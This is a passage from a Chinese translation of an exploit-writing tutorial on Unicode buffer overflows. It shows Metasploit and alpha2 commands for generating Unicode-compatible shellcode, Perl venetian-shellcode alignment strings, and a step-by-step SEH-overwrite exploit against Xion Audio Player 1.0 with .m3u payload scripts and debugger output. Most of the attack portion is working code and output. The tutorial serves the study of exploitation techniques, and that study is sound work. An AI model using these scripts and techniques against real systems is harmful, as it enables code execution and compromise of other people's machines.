./msfpayload windows/exec CMD=calc R > /pentest/exploits/runcalc.raw
root@bt4:/pentest/exploits/framework3# cd ..
root@bt4:/pentest/exploits# cd alpha2
./alpha2 eax --unicode --uppercase < /pentest/exploits/runcalc.raw
PPYAIAIAIAIAQATAXAZAPA3QAD...0LJA
```

（这里移除了大段输出内容，你只需生成的 shellcode 复制/粘贴到你的 exploit 脚本。）

将 alpha2 的输出放置在 exploit 中的$shellcode 变量。同时确保寄存器（这里是 eax）指向 shellcode 的第一字符，并可执行 jmp eax。如果你不能使用包含这一基址的寄存器，alpha2 另外提供了另一技术——通过使用 SEH 计算出它自己的基址。将寄存器替换为特定的 SEH，这样你就可运行代码，而无需使用直接指向代码的寄存器，同时它也依然能够使用 decoder 并运行原始代码。

4.Metasploit

这里演示如何使用 metasploit 生成 unicode-compatible shellcode，但刚开始它并没有如我预期的那样：

```
root@krypt02:/pentest/exploits/framework3#
./msfpayload windows/exec CMD=calc R |
    ./msfencode -e x86/unicode_upper BufferRegister=EAX -t perl
[-] x86/unicode_upper failed: BadChar; 0 to 1
[-] No encoders succeeded.
```

（此问题在这里被提及：https://metasploit.com/redmine/issues/430）

Stephen Fewer 提供了另一种解决办法：

```
./msfpayload windows/exec CMD=calc R |
  ./msfencode -e x86/alpha_mixed -t raw |
      ./msfencode -e x86/unicode_upper BufferRegister=EAX -t perl
```

（将它们放在同一行执行,先用 alpha_mixed 编码，再用 unicode_upper，这样就可生成兼容 unicode 的 perl shellcode。）

结果证明：Metasploit 也是可以生成 unicode shellcode 的。

（译注：这些方法利用 windows 平台上的 metasploit 生成失败，我也问了原作者，他说他也没用过 windows 下的 msf，并建议我使用 linux 下的 msf，比如 BackTrack，我自己另外再试了 Pentoo 系统也不行，所以这里建议读者直接使用 BT 下的 Metasploit 来生成 unicode shellcode。）

5.UniShellGenerator by Back Khoa Internetwork Security (http://security.bkis.vn/)

这项工具在这里有提供演示：http://www.bellua.com/bcs2006/asia08.materials/bcs08-anh.pdf，不过我没有找到这工具，编写这工具的作者也没回复我……

准备寄存器并跳转至 shellcode

为了能够执行 shellcode，需要先运行到 shellcode。无论你使用的是 ASCII shellcode 还是 unicode 版本的（decoder），都将需要执行到这一步。通常你需要用特定方式来设置寄存器，通过使用自定义的 venetian shellcode，并且/或者写入可跳转到指定寄存器的代码。写这行代码需要有一定的创造力，不仅对寄存器有所要求，对于一些写入的汇编指令也是斤斤计较。写跳转代码需要完全依据 venetian shellcode 原则，也就是说：

- 只能有一套限定的指令集；
- 避免 null 字节带来的负面影响。当代码置入堆栈时，null 字节将会被插入，因此要求添加 null 后 shellcode 仍可正常运行。
- 必须考虑机器码对齐问题

Example 1

假设你找到一个 ASCII 版本的 shellcode 地址，位于 0x33445566，同时你可以控制 eax。先用 jmp eax 指令地址覆盖 EIP，然后想方设法将一些代码写入 eax，使其跳转至 0x33445566。如果没有 unicode 版本的地址，你可以使用下列指令：

```
bb66554433      #mov    ebx,33445566h
ffe3            #jmp    ebx
```

=>在 eax 上放置下列代码：\xbb\x66\x55\x44\x33\xff\xe3，然后用"jump eax"覆盖 EIP。

但现在面对 unicode，很显然这无法正常执行。我们先来看一下开头的指令，"mov ebx" = 0xbb，后面跟着欲放入 ebx 的数据。这个参数需要为 00nn00mm 格式，你可使用 mov ebx,33005500 这样的指令，其对应的机器码为：

```
bb00550033      #mov    ebx,33005500h
```

因此本例写入 eax 的字节为\xbb\x55\x33，Unicode 会向其插入 null，最后转换成\xbb\x00\x55\x00\x33，这就是我们实际需要的指令。对于加减指令也可使用相同的技术。你可以使用 inc,dec 指令来更改寄存器或者堆栈位置。在 Phrack 上的文章 Building IA32 'Unicode-Proof' Shellcodes（http://www.phrack.org/issues.html?issue=61&id=11#article ）中就给出在指定寄存器放置地址的整个系列指令。返回到我们例子，我们若想向 eax 写入 0x33445566，可以这样做：

```
mov eax,0xAA004400          ; set EAX to 0xAA004400
push eax
dec esp
pop eax                     ; EAX = 0x004400??
add eax,0x33005500          ; EAX = 0x334455??
mov al,0x0                  ; EAX = 0x33445500
mov ecx,0xAA006600
add al,ch                   ; EAX now contains 0x33445566
```

转换成机器码为：

```
b8004400aa      mov     eax,0AA004400h
50              push    eax
4c              dec     esp
58              pop     eax
```

```
0500550033      add     eax,33005500h
b000            mov     al,0
b9006600aa      mov     ecx,0AA006600h
00e8            add     al,ch
```

接着看下一问题。冒似 mov 和 add 指令可以正常地转换为 unicode 了，但如果是单字节机器码呢？如果 null 字节插在它们之间，那么指令将再次无法正常运行。比如下列 payload 字符串：

\xb8\x44\xaa\x50\x4c\x58\x05\x55\x33\xb0\xb9\x66\xaa\xe8

或者 perl 上的：

```
my $align="\xb8\x44\xaa";          #mov eax,0AA004400h
$align=$align."\x50";              #push eax
$align=$align."\x4c";              #dec esp
$align=$align."\x58";              #pop eax
$align = $align."\x05\x55\x33";    #add eax,33005500h
$align=$align."\xb0";              #mov al,0
$align=$align."\xb9\x66\xaa";      #mov ecx,0AA0660h
$align=$align."\xe8";              #add al,ch
```

当我们在调试器上查看此段代码时，会发现它们被转换成了下列指令：

```
0012f2b4 b8004400aa      mov     eax,0AA004400h
0012f2b9 005000          add     byte ptr [eax],dl
0012f2bc 4c              dec     esp
0012f2bd 005800          add     byte ptr [eax],bl
0012f2c0 0500550033      add     eax,offset<Unloaded_papi.dll>+0x330054ff(33005500)
0012f2c5 00b000b90066    add     byte ptr [eax+6600B900h],dh
0012f2cb 00aa00e80050    add     byte ptr [edx+5000E800h],ch
```

看来相当混乱，第一条指令还正常，但第二条指令之后就全变了。因此我们需要找到一种方法，以确保“ push eax,dec esp,pop eax ”以正确的方式被中断。最佳方法就是插入一些安全指令（类似 NOPs 的指令），这样既能对齐 null 字节，又不会破坏寄存器或指令。缩短差距，以确保 null 和指令以正确的方式对齐，这也是这项技术称为 venetian shellcode 的原因所在。

在这种情况下，我们需要找到一个可以“ 吃掉 ” null 字节的指令，可以通过下列机器码来解决这个问题（依赖于包含可写地址的寄存器）：

```
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

（62，6d 也可使用——相当有创意，看看它们可以做什么）

假设 esi 指向可写地址（不要认为可以向该地址写入任意内容），然后在两指令之间使用\x6e，以对齐 null 字节。例如：

```
my $align="\xb8\x44\xaa";          #mov eax,0AA004400h
$align=$align."\x6e";              #nop/align null bytes
```

```
$align=$align."\x50";              #push eax
$align=$align."\x6e";              #nop/align null bytes
$align=$align."\x4c";              #dec esp
$align=$align."\x6e";              #nop/align null bytes
$align=$align."\x58";              #pop eax
$align=$align."\x6e";              #nop/align null bytes
$align = $align."\x05\x55\x33";    #add eax,33005500h
$align=$align."\x6e";              #nop/align null bytes
$align=$align."\xb0";              #mov al,0
#no alignment needed between these 2 !
$align=$align."\xb9\x66\xaa";      #mov ecx,0AA0660h
$align=$align."\x6e";              #nop/align null bytes
```

在调试器上可以看到指令被转换成：

```
0012f2b4 b8004400aa      mov     eax,0AA004400h
0012f2b9 006e00          add     byte ptr [esi],ch
0012f2bc 50              push    eax
0012f2bd 006e00          add     byte ptr [esi],ch
0012f2c0 4c              dec     esp
0012f2c1 006e00          add     byte ptr [esi],ch
0012f2c4 58              pop     eax
0012f2c5 006e00          add     byte ptr [esi],ch
0012f2c8 0500550033      add     eax,offset <Unloaded_papi.dll>+0x330054ff (33005500)
0012f2cd 006e00          add     byte ptr [esi],ch
0012f2d0 b000            mov     al,0
0012f2d2 b9006600aa      mov     ecx,0AA006600h
0012f2d7 006e00          add     byte ptr [esi],ch
```

=>很好，正如你所看到的，我们不得不玩一玩这小把戏，将\x6e 放在每两条指令之间，并不能保证没问题，你还需要再测试其效果，并根据需要做出相应调整。基于此，我们还需要想方设法将地址写入 eax。现在我们需要做的就是跳转到这地址上，为此，还需要几行 venetian code。跳转到 eax 最简单的方法就是先向栈中压入 eax，然后返回（push eax,ret）。对应的机器码为：

```
50      ;push     eax
c3      ;ret
```

（C3 应该会被转换成 C300）

在 venetian code 上为\x50\x6e\xc3。这样我们就完成了下列工作：

- 用可用指令地址覆盖 EIP；
- 向某寄存器中写入一些代码；
- 跳转到寄存器。

如果寄存器包含的是 ASCII shellcode，它将会执行失败。

注意 1：当然，硬编码地址并不提倡。如果你能使用基于某寄存器数值的偏移量自然更好，然后使用 add 和 sub 指令去寻求寄存器偏移地址，进而达到期望的地址。

注意 2：如果指令没有被正确转换，你就得使用其它 unicode 转换方式（可能是 language & regional options 导致的），这对于是否可利用成功起着关键性作用。查看 FX 的转换表，看是否可找到其它字节，当转换成 unicode

时，可以实现你所期望的条件。例如：0xc3 没有转换成 0xc3 0x00，那么你可以看看 unicode 转换是否是使用了 OEM code page。在上面这种情况下，0xc7 会被转换成 0xc3 0x00，这可以帮助你编写出正确的 exploit。

Example 2：

假设你想将 ebp+300 的地址放入 eax 中（之后你得能够跳到 eax 去执行代码），那么就需要先写入一些汇编指令，然后使用 venetian shellcode 技术，后面再以转换成 unicode 的代码收尾。将 ebp+300h 写入 eax 的汇编指令如下：

```
push ebp                ; put the address at ebp on the stack
pop eax                 ; get address of ebp back from the stack and put it in eax
add eax,11001400        ; add 11001400 to eax
sub eax,11001100        ; subtract 11001100 from eax. Result = eax+300
```

对应的机器码为：

```
55              push    ebp
58              pop     eax
0500140011      add     eax,offset XXXX+0x1400 (11001400)
2d00110011      sub     eax,offset XXXX+0x1100 (11001100)
```

为了利用 venetian shellcode 技术，字符串需要这样发送：

```
my $align="\x55";               #push ebp
$align=$align."\x6e";           #align
$align=$align."\x58";           #pop eax
$align=$align."\x6e";           #align
$align=$align."\x05\x14\x11";   #add eax,0x11001400
$align=$align."\x6e";           #align
$align=$align."\x2d\x11\x11";   #sub eax,0x11001100
$align=$align."\x6e";           #align
```

在调试器中的反汇编代码如下：

```
0012f2b4 55              push    ebp
0012f2b5 006e00          add     byte ptr [esi],ch
0012f2b8 58              pop     eax
0012f2b9 006e00          add     byte ptr [esi],ch
0012f2bc 0500140011      add     eax,offset XXXX+0x1400 (11001400)
0012f2c1 006e00          add     byte ptr [esi],ch
0012f2c4 2d00110011      sub     eax,offset XXXX+0x1100 (11001100)
0012f2c9 006e00          add     byte ptr [esi],ch
```

Cool，我们成功了！

现在我们这些放在一块以编写出可行的 exploit 出来：

- 在 eip 放置一些有利用价值的地址；
- 根据需要调整寄存器；
- 跳转 & 运行 shellcode（ASCII 或 通过 decoder）。

编写 unicode exploit – Example 1

为了演示如何编写出可用的 unicode-compatible exploit，这里将引用由 DragOn Rider 在 2009.10.8 发现的漏洞软件 Xion Audio Player v1.0(build 121)为例（http://securityreason.com/exploitalert/7392 ）。由于上面 PoC 代码中的

链接已不再指向 build 121 下载地址了，因此我这里提供一下漏洞软件的副本以供下载：

 **Xion Audio Player 1.0 build 121** (2.7 MB, 151 downloads)：http://www.corelan.be:8800/?dl_id=42

如果你想尝试新版本是否有漏洞，当然也是可以的，你可以在这里下载到：
http://www.r2.com.au/downloads/files/beta/qa-xion_v1.0b124.exe （感谢 dellnull 提供）
这份 PoC 代码是由 DragOn Rider 编写的，用于构造一个 playlist file(.m3u)，可引发程序崩溃。我的测试环境（Windows XP SP3 English，全补丁）运行在 VirtualBox，区域设置为 English（US）（感谢 Edi 指正该 exploit 只适用于此区域设置）。该 PoC 代码如下：

```
my $crash = "\x41" x 5000;
open(myfile,'>DragonR.m3u');
print myfile $crash;
```

打开程序（在 windbg 或其它调试器中打开），在界面上右击，选择"playlist"，然后“File”-“Load Playlist”，最后选择 m3u 文件，看看效果：

```
(e54.a28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000041 ebx=019ca7ec ecx=02db3e60 edx=00130000 esi=019ca7d0 edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206
DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902          mov     word ptr [edx],ax       ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
image00400000+10041 (00410041)
Invalid exception stack at 00410041
```

SEH 结构现在被覆盖为 00410041(AA 转换为 unicode 后的结果)。
在 ASCII 的情况下的 SEH 覆写，需要用 pop pop ret 地址覆盖 SEH Handler，而 short jump 地址覆盖 next SEH。
为此，我们需要完成以下三步：

- 找出 SEH 结构的偏移量；
- 找出兼容 unicode 的 pop pop ret 地址；
- 找出可用于跳转的地址。

第一步：偏移量。使用由 Metasploit pattern_create 生成的 5000 字符代替$crash 变量中的 5000 A's，结果如下：

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0000006e ebx=02e45e6c ecx=02db7708 edx=00130000 esi=02e45e50 edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210202
DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902          mov     word ptr [edx],ax       ds:0023:00130000=6341
```

```
Missing image name, possible paged-out or corrupt data.
```

```
Missing image name, possible paged-out or corrupt data.
```

```
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
0012f2ac: BASS_FX+69 (00350069)
Invalid exception stack at 00410034

0:000> d 0012f2ac
0012f2ac  34 00 41 00 69 00 35 00-41 00 69 00 36 00 41 00  4.A.i.5.A.i.6.A.
0012f2bc  69 00 37 00 41 00 69 00-38 00 41 00 69 00 39 00  i.7.A.i.8.A.i.9.
0012f2cc  41 00 6a 00 30 00 41 00-6a 00 31 00 41 00 6a 00  A.j.0.A.j.1.A.j.
0012f2dc  32 00 41 00 6a 00 33 00-41 00 6a 00 34 00 41 00  2.A.j.3.A.j.4.A.
0012f2ec  6a 00 35 00 41 00 6a 00-36 00 41 00 6a 00 37 00  j.5.A.j.6.A.j.7.
0012f2fc  41 00 6a 00 38 00 41 00-6a 00 39 00 41 00 6b 00  A.j.8.A.j.9.A.k.
0012f30c  30 00 41 00 6b 00 31 00-41 00 6b 00 32 00 41 00  0.A.k.1.A.k.2.A.
0012f31c  6b 00 33 00 41 00 6b 00-34 00 41 00 6b 00 35 00  k.3.A.k.4.A.k.5.
```

用 d 0012f2ac 命令查看 SEH 结构，可以看到 next SEH（红色部分）被覆盖为 34 00 41 00，而 SEH Handler（黄色部分）被覆盖为 69 00 35 00。为了计算出偏移量，我们需要使用 next SEH 和 SEH Handler 中的 4 字节内容，可使用下列字符串来获得偏移量：34 41 69 35 -> 0x35694134：

```
xxxx@bt4 ~/framework3/tools
$ ./pattern_offset.rb 0x35694134 5000
254
```

那么此时脚本应该这样构造：

- 在 254 个字节之后覆盖 SEH 结构；
- 用 00420042 覆盖 next SEH（正如你所见到的，只需 2 字节）；
- 用 00430043 覆盖 SEH Handler（正如你所见到的，只需 2 字节）；
- 填充一些垃圾字节。

代码如下：

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="BB";
my $seh="CC";
my $morestuff="D" x (5000-length($junk.$nseh.$seh));

$payload=$junk.$nseh.$seh.$morestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

结果：


```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
```

```
eax=00000044 ebx=019c4e54 ecx=02db3710 edx=00130000 esi=019c4e38 edi=0012f298
```

```
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206

DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902          mov     word ptr [edx],ax       ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
0012f2ac:
image00400000+30043 (00430043)
Invalid exception stack at 00420042

0:000> d 0012f2ac
0012f2ac  42 00 42 00 43 00 43 00-44 00 44 00 44 00 44 00  B.B.C.C.D.D.D.D.
0012f2bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f30c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f31c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

=>SEH 结构已经被覆盖了，而在 SEH 结构之后的正是$morestuff 变量中的 D's。

下一步就是找到一个 pop pop ret 地址。我们需要的是一个可执行的 pop pop ret，即使第一和第三字节是 null 也没有关系。我写的 ImmDbg 插件 pvefindaddr 可帮你解决此问题。用 ImmDbg 加载 xion.exe，然后运行，打开 playlist 对话框，选择"File"，"Load Playlist"，但先别加载播放文件。返回到调试器，运行!pvefindaddr p2。它将会搜索整个进程内存空间中相匹配的 pop/pop/ret 地址，并将结果输出到 ppr2.txt 文件中，这一过程可能需要较长时间，请耐心等待。



搜索完成后，打开上面的文本文件，搜索“ Unicode ”，或运行以下命令：

```
C:\Program Files\Immunity Inc\Immunity Debugger>type ppr2.txt | findstr Unicode
  ret at 0x00470BB5 [xion.exe] ** Maybe Unicode compatible **
  ret at 0x0047073F [xion.exe] ** Maybe Unicode compatible **
  ret at 0x004107D2 [xion.exe] ** Maybe Unicode compatible **
  ret at 0x004107FE [xion.exe] ** Maybe Unicode compatible **
  ret at 0x00480A93 [xion.exe] ** Maybe Unicode compatible **
  ret at 0x00450015 [xion.exe] ** Unicode compatible **
  ret at 0x0045048B [xion.exe] ** Maybe Unicode compatible **
  ret at 0x0047080C [xion.exe] ** Maybe Unicode compatible **
  ret at 0x00470F41 [xion.exe] ** Maybe Unicode compatible **
  ret at 0x00470F9C [xion.exe] ** Maybe Unicode compatible **
  ret at 0x004800F5 [xion.exe] ** Unicode compatible **
  ret at 0x004803FE [xion.exe] ** Maybe Unicode compatible **
  ret 04 at 0x00480C6F [xion.exe] ** Maybe Unicode compatible **
  ret at 0x00470907 [xion.exe] ** Maybe Unicode compatible **
  ret at 0x00470C9A [xion.exe] ** Maybe Unicode compatible **
  ret at 0x00470CD9 [xion.exe] ** Maybe Unicode compatible **
  ret at 0x00470D08 [xion.exe] ** Maybe Unicode compatible **
  ret at 0x004309DA [xion.exe] ** Maybe Unicode compatible **
  ret at 0x00430ABB [xion.exe] ** Maybe Unicode compatible **
  ret at 0x00480C26 [xion.exe] ** Maybe Unicode compatible **
  ret at 0x00450AFE [xion.exe] ** Maybe Unicode compatible **
  ret at 0x00450E49 [xion.exe] ** Maybe Unicode compatible **
```

```
 ret at 0x00470136 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470201 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470225 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x004704E3 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x0047060A [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470719 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x004707A4 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470854 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470C77 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470E09 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470E3B [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00480224 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00480258 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00480378 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00480475 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470EFD [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470F04 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00470F0B [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00450B2D [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00480833 [xion.exe] ** Maybe Unicode compatible **
 ret 04 at 0x00410068 [xion.exe] ** Unicode compatible **
 ret 04 at 0x00410079 [xion.exe] ** Unicode compatible **
 ret 04 at 0x004400C0 [xion.exe] ** Unicode compatible **
 ret at 0x00470166 [xion.exe] ** Maybe Unicode compatible **
```

最应该引起注意的是 Unicode compatible **这类地址。对于第** 1 **和第** 3 **字节为** null **字节的地址，**pvefindaddr **脚本会给出标示。你现在的首要任务是找出与** exploit **相匹配的地址，根据所使用的** unicode code page**，可能或不可能使用包含**>7f **字节的地址。如上所示，这些地址均被限制在** xion.exe **进程内存空间之中，它刚好未经** safeseh **编译。如果你忽略所有**>7f **字节的地址，最后可以得到以下地址：**

0x00450015, 0x00410068, 0x00410079

下面测试一下这 3 **个地址，看看会发生什么。**

用其中一个地址覆盖 SE Handler**，再用** 2 A's(0x41 0x41)**覆盖** next SEH**，代码如下：**

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="\x41\x41";    #nseh -> 00410041
my $seh="\x15\x45";    #put 00450015 in SE Handler
my $morestuff="D" x (5000-length($junk.$nseh.$seh));

$payload=$junk.$nseh.$seh.$morestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

结果如下：

```
0:000> !exchain
0012f2ac:
image00400000+50015 (00450015)
Invalid exception stack at 00410041
```

在 0x450015 下断，然后按 F5 运行，再单步执行程序：

```
0:000> bp 00450015
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450015 esp=0012e47c ebp=0012e49c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50015:
00450015 5b              pop     ebx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450016 esp=0012e480 ebp=0012e49c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50016:
00450016 5d              pop     ebp
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450017 esp=0012e484 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50017:
00450017 c3              ret
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 41              inc     ecx
0:000> d eip
0012f2ac  41 00 41 00 15 00 45 00-44 00 44 00 44 00 44 00  A.A...E.D.D.D.D.
0012f2bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f30c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f31c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

由上可见 pop pop ret 被执行了，执行 ret 之后，跳转到 0012f2ac（nseh）。

在 nseh 的首条指令为 0x41（inc ecx），运行该指令后查看 eip 值，可以看到在 nesh 是 2 A's（41 00 41 00），后面

是 15 00 45 00（=SE Handler）和 D's（来自$morestuff)。在经典的基于 SEH 的 exploit 中，我们需使其跳转到 D's 处。现在我们不向 nseh 中写入跳转代码，而是直接“走”到 D's。为此我们需要：

- 令 nseh 上的指令相当于 nop 无效指令；
- 确保 SE Handler 上的地址（15 00 45 00）即使作为指令来执行，也不会造成任何破坏。

当 nseh 上的 2 A's 被执行时，情况如下：

```
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e0c4 ebp=0012e1a0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 41              inc     ecx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450016 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ad esp=0012e0c4 ebp=0012e1a0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
<Unloaded_papi.dll>+0x12f2ac:
0012f2ad 004100          add     byte ptr [ecx],al          ds:0023:00450016=5d
```

第一条指令可能不会造成什么大的破坏，但第二条指令将引发一个异常，进而又把我们带回了 nSEH，以致无法正常执行下去。可能这里我还得再使用以下指令：

```
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

像其它指令（62，6d 等等）也可工作得很好。

这里我们可以将第一条指令(41= inc eax)替换为 popad(=\x61)（它会将一些数据放入所有的寄存器中，这可能会有利于后面的一些操作)。因此可以用 0x610x62 覆盖 nseh，代码如下：

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="\x61\x62";  #nseh -> popad + nop/align
my $seh="\x15\x45";   #put 00450015 in SE Handler
my $morestuff="D" x (5000-length($junk.$nseh.$seh));

$payload=$junk.$nseh.$seh.$morestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

结果如下：

```
0:000> !exchain
0012f2ac: ***
```

```
image00400000+50015 (00450015)
Invalid exception stack at 00620061
0:000> bp 00450015
0:000> bp 0012f2ac
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450015 esp=0012e47c ebp=0012e49c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50015:
00450015 5b              pop     ebx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450016 esp=0012e480 ebp=0012e49c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50016:
00450016 5d              pop     ebp
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450017 esp=0012e484 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50017:
00450017 c3              ret
0:000> t
Breakpoint 1 hit
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
